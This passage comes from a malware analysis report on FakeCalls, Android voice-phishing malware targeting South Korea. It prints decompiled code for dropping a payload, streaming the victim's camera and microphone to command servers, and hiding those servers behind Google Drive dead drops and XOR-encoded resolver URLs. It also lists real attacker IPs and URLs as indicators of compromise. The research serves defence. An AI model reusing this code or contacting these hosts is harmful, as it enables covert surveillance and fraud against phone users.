        Log.i(this.TAG, "copyApk, apkName: " + s);
        try {
            InputStream inputStream0 = this.context.getAssets().open("data/" + s);
            StringBuilder stringBuilder0 = new StringBuilder();
            stringBuilder0.append(this.context.getFilesDir());
            stringBuilder0.append("/app2/");
            File file0 = new File(stringBuilder0.toString());
            if(!file0.exists()) {
                file0.mkdirs();
            }

            stringBuilder0.append(s);
            File file1 = new File(stringBuilder0.toString());
            if(file1.exists()) {
                Log.i(this.TAG, "copyApk, path: " + stringBuilder0.toString() + " is exist");
                file1.delete();
            }
        }
    }
}

```

Figure 21: Code responsible for copying the APK.

When the payload is successfully dropped, the malware launches the application with the configuration that it gets during the runtime.

```

public void startMainService(int v, String s) {
    Log.e(this.TAG, "startMainService, requestCode: " + v + ", activity: " + s);
    try {
        Intent intent0 = this.getPackageManager().getLaunchIntentForPackage(MainActivity.appPackageName);
        if(v == 104) {
            Bundle bundle0 = new Bundle();
            bundle0.putString("COMPANY_UUID", "LojVvgr3IECcrKvi4X0f6lPdch7kn1D0");
            bundle0.putString("APPLICATION_STYLE", "1");
            bundle0.putString("AGREEMENT_SUBMIT_STYLE", "1");
            bundle0.putBoolean("OPEN_SMS", false);
            bundle0.putString("PROJECT_NAME", "Lk");
            bundle0.putString("SCANNING_ALL_APP", "1");
            bundle0.putString("HEADER_PICTURE_STYLE", "1");
            bundle0.putString("UNNECESSARY_AUTO_DELETE_LIST", "1");
            bundle0.putString("URL", SharedPreferencesUtils.getValue("HOST", "154.23.176.101"));
            bundle0.putString("SERVER_NAME", "SERVER2");
            intent0.putExtras(bundle0);
        }

        this.startActivityForResult(intent0, v);
    }
    catch(Exception exception0) {
        Log.e(this.TAG, "startMainService, exception: " + exception0.getMessage());
    }
}
}

```

Figure 22: Setting up the parameters when launching the application.

Live stream capture

FakeCalls also has the ability to capture and send live audio and video streams from the device's camera to C&C servers with the help of an open-source library [6]. The command processing method has a command called 'stream':


```

    if(s.equals("streaming")) {
        NodeManager.processStreamState(jsonObject.getInt("state"));
        return;
    }

    if(s.equals("setCallNumber")) {
        Logger.a("NodeManager", "setCallNumber");
        return;
    }

    if(s.equals("deleteApk")) {
        NodeManager.h(jsonObject.getString("package"));
        return;
    }

    if(s.equals("camera")) {
        VideoService.switchCamera();
        return;
    }
}

```

Figure 23: Option in the code enabling capture of live streams.

The corresponding method starts an audio or video service, or stops them, depending on the ‘state’ variable value received from the C&C server.

```

public static void processStreamState(int v) {
    String s;
    Logger.a("NodeManager", "Receive Streaming:" + v);
    if(v == 3) {
        NodeManager.a.stopService(new Intent(NodeManager.a, AudioService.class));
        NodeManager.a.stopService(new Intent(NodeManager.a, VideoService.class));
        AppStart.d = 0;
        AppStart.i = 1;
        return;
    }

    if(AppStart.d == 3) {
        Logger.a("NodeManager", "current is loading");
        return;
    }

    AppStart.d = 3;
    NodeManager.a.stopService(new Intent(NodeManager.a, AudioService.class));
    NodeManager.a.stopService(new Intent(NodeManager.a, VideoService.class));
    if(v == 0) {
        s = "stop";
    }
    else if(d1.b(AppStart.ctx, "android.permission.RECORD_AUDIO") == 0) {
        AppStart.d = 3;
        f7.sleep(500L);
        if(v == 1) {
            NodeManager.a.startService(new Intent(NodeManager.a, AudioService.class));
        }

        if(v == 2) {
            NodeManager.a.startService(new Intent(NodeManager.a, VideoService.class));
        }

        s = "success";
    }
    else {
        AppStart.d = 0;
        s = "fail";
    }

    NodeManager.giveStreamingFeedback(s);
    AppStart.i = 1;
}
}

```

Figure 24: Code to capture live streams.

Upon the creation of the video service, the `RtspCamera2` object is initialized by setting the authorization details and audio/video configuration (bitrate, fps, noise cancellation, etc.).

```

@Override // android.app.Service
public void onCreate() {
    super.onCreate();
    Logger.a("VideoService", "onCreate");
    if(VideoService.camera2base == null) {
        VideoService.camera2base = new RtspCamera2(this, true, this);
    }

    if(!VideoService.camera2base.isStreaming()) {
        VideoService.camera2base.setAuthorization("Piterpan", "Piterpan123");
        VideoService.camera2base.prepareVideo(300, 200, 30, 2560000, 90);
        VideoService.camera2base.prepareAudio(131072, 44100, true, false, false);
    }
}

```

Figure 25: Initialization of the RtspCamera2 object.

Then the malware selects the front camera and starts streaming to the C&C server, which will be stopped after five minutes.

```

@Override // android.app.Service
public int onStartCommand(Intent intent0, int v, int v1) {
    try {
        RtspCamera2 be0 = VideoService.camera2base;
        if(be0 != null) {
            if(be0.getFacing() == Facing.BACK) {
                VideoService.camera2base.switchCamera();
            }

            VideoService.camera2base.startStream("rtmp://" + Spf.getString("KEY_SERVER_IP1") + ":1935/live/" + Spf.getString("KEY_IMI"));
        }

        new Handler().postDelayed(this.stopRunnable, 300000L);
    }
    catch(Exception exception0) {
        AppStart.d = 0;
        Logger.b("VideoService", "onStart Exception:" + exception0.getMessage());
    }

    return 1;
}

```

Figure 26: Code launching live streaming to C&C server.

FakeCalls may receive a command from the C&C server to switch the camera during the live streaming.

Network communication

The malware developers implemented several ways to keep their real command-and-control (C&C) servers hidden: reading the data via dead drop resolvers in *Google Drive* or using an arbitrary web server. The use of dead drop resolvers is a technique in which malicious content is stored on legitimate web services. Malicious domains and IP addresses are hidden inside legitimate web services to disguise the communication with real C&C servers. We have identified more than 100 unique IP addresses by processing the data from dead drop resolvers.

Google Drive

In the first method the configuration is read via *Google Drive*: the malware contains an encrypted string with a link to *Google Drive* where the file is stored.

```

static {
    URL.hostList = new ArrayList();
    URL.URL_ALTERNATE_IP = "https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmckKy5/view?usp=sharing";
}

```

Figure 27: Link to Google Drive inside the FakeCalls malware.

The name of the file is encrypted with AES. Figure 28 shows the code to get the encrypted file name from *Google Drive*.

After reading the file name, FakeCalls decrypts it with a hard-coded AES key and gets the real C&C configuration:

```

SERVER1_156.245.21.38-SERVER2_156.245.12.211-SERVER3_154.38.113.162-SERVER4_154.197.48.72-
SERVER5_154.197.48.125-SERVER6_154.197.48.195-SERVER7_206.119.82.78-SERVER8_154.23.182.63-
SERVER9_154.197.48.93-SERVER10_154.197.48.212-SERVERLK_127.0.0.1

```

```

public void loadHost() {
    new Thread(new Runnable() {
        @Override
        public void run() {
            Document document0 = Jsoup.connect(URL.URL_ALTERNATE_IP).get(); // Request to GDrive
            if(document0 != null) {
                for(Object object0: document0.getElementsByTag("title")) {
                    String s = ((Element)object0).html();
                    Log.e("com.wish.defaultcallservice.base.JVBaseActivity", "BaseActivity, loadHost, title: " + s);
                    if(TextUtils.isEmpty(s)) {
                        continue;
                    }

                    String[] arr_s = s.split("-");
                    if(arr_s == null || arr_s.length != 2) {
                        return;
                    }


                    String s1 = AESUtils.decrypt((TextUtils.isEmpty(arr_s[0]) ? "" : arr_s[0].trim()), "VEwaGLYn7x3rEpVS");
                    if(TextUtils.isEmpty(s1)) {
                        continue;
                    }

                    String[] arr_s1 = s1.split("-");
                    if(arr_s1 == null) {
                        continue;
                    }

                    int v;
                    for(v = 0; true; ++v) {
                        if(v >= arr_s1.length) {
                            return;
                        }

                        String s2 = arr_s1[v];
                        if(!TextUtils.isEmpty(s2)) {
                            String[] arr_s2 = s2.split("_");
                            if(arr_s2 != null && arr_s2.length == 2 && ("SERVER2".equals(arr_s2[0]))) {
                                URL.setHost(arr_s2[1]);
                                JVBaseActivity.this.sendSuccess();
                                return;
                            }
                        }
                    }
                }
            }
        }
    });
}

```



The screenshot shows a web browser window with the address bar containing a long, encrypted URL. The page content displays a message: "No preview available" with a "Download" button below it. The browser interface includes navigation buttons, a search bar, and a "Sign In" button in the top right corner.

Figure 28: The code to get the encrypted file name from Google Drive.

Fetch from alternative

The other way to communicate with C&C servers is when the malware has hard-coded an encrypted link to a specific resolver that contains a document with an encrypted server configuration.

We used the following sample for the analysis of this network communication method:

4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03

Figure 29 shows the code to perform a request to the arbitrary C&C resolution server.


```

private void fetchFromAlternative() {
    Timber.d("Fetching server info", new Object[0]);
    String s = Uri.parse(StringUtils.decode("eWVlYWIrPj5mZmY_dXB0c3B6IyMjP3J-fA==")).toString(); // https://www.daebak222.com/huhu/admin.txt
    HttpClient httpClient0 = this.mHttp;
    com.aug818.thu1039.services.ServerInfoService.2 serverInfoService$20 = new Stub() {
        public void onData(ServerInfo serverInfoService$ServerInfo0) {
            Timber.d("Success to fetch server info", new Object[0]);
            if(!TextUtils.isEmpty(serverInfoService$ServerInfo0.a01) && !TextUtils.isEmpty(serverInfoService$
                ServerInfoService.this.updateServerInfo(serverInfoService$ServerInfo0);
            return;
        }
    };
    Timber.w("Invalid server info: server=%s, stream=%s", new Object[]{serverInfoService$ServerInfo0.a01, serverInfoService$ServerInfo0.b05});
}

@Override // com.aug818.thu1039.net.HttpClient$IResponseCallback$Stub
public void onError(Exception exception0, int v) {
    super.onError(exception0, v);
    Timber.e("No server info", new Object[0]);
}
};
httpClient0.get(s, ServerInfo.class, serverInfoService$20);
this.schedule();
}

```

Figure 29: The code to perform a request to the arbitrary C&C resolution server.

```

$ curl https://www.daebak222.com/huhu/admin.txt
{
  "a01": "eWVlYWIrPj5mZmY_dXB0c3B6IyMjP3J-fA==",
  "b05": "Y2ViYWIrPj4gICl_IyAjPykpPyAlKSspIimjPn14Z3Q=",
  "a07": "eWVlYWIrPj4gKSM_ICc_JSM_ICkrJCEkJD55ZhlkPnB1fHh_P2VpZQ=="
}

```

The first element is a new server address, the second one is the address of a stream server used for live streams capture, and the last one is a link to a new dead drop resolver.

The malware decrypts all the data pieces and stores them for future use:

```

public class StringUtils {
    public static String decode(String s) {
        byte[] arr_b = Base64.decode(s, 8);
        for(int v = 0; v < arr_b.length; ++v) {
            arr_b[v] = (byte)(arr_b[v] ^ 17);
        }
        return new String(arr_b, StandardCharsets.UTF_8);
    }
}

```

Figure 30: The code for decrypting the information received from the server.

CONCLUSION

In the case of the FakeCalls malware, the developers decided not to leave any aspect of their operations to chance. They selected a profitable voice phishing market in South Korea where past results had proved to bring tremendous value for cybercrime operators, harvesting approximately US\$600 million from unsuspecting victims in 2020. The coverage of 170,000 victims in the five-year period from 2016 to 2020 only added fuel to the mix.

But the story did not end there. The malware developers took special care with the technical aspects of their creation as well, implementing several unique and effective anti-analysis techniques. In addition, they devised mechanisms for disguising the command-and-control servers behind the operations.

This case shows the importance of researching malware that is active in just one country out of almost 200 in the world. The tricks and approaches used in this particular malware can be re-used in other applications targeting other markets around the globe. There is no physical distance in a digital sphere, the information spreads rapidly and we must react quickly in an ever-changing malware landscape.

REFERENCES

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INDICATORS OF COMPROMISE

Hashes

Sample with all the evasion techniques described (also included *Google Drive* dead drop resolvers):

```
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
```

Sample with the arbitrary CnC resolution method:

```
4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03
```

Sample with video stream functionality:

```
e8396aa5cccd30478e8fd0cf959ee996b6b727531bdece1ed63482b053c24004
```

URLs

The full list of dead drop resolvers:

```
https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmcKy5/view?usp=sharing
https://drive.google.com/file/d/1HZg40qw7DGgl2HT6ZuGkKLkf5a0DnaBT/view?usp=share_link
https://www.daebak222.com/huhu/admin.txt
https://182.16.42.18:5055/huhu/admin.txt
http://182.16.42.18:10102/Teamviewer/admin.txt
http://182.16.42.18:10102/HanaBank/admin/admin.txt
http://182.16.42.18:10102/HanaBank/admin.txt
http://192.168.99.186:5000/admin.txt
http://192.168.99.33:5055/admin.txt
http://192.168.99.191:5055/admin.txt
```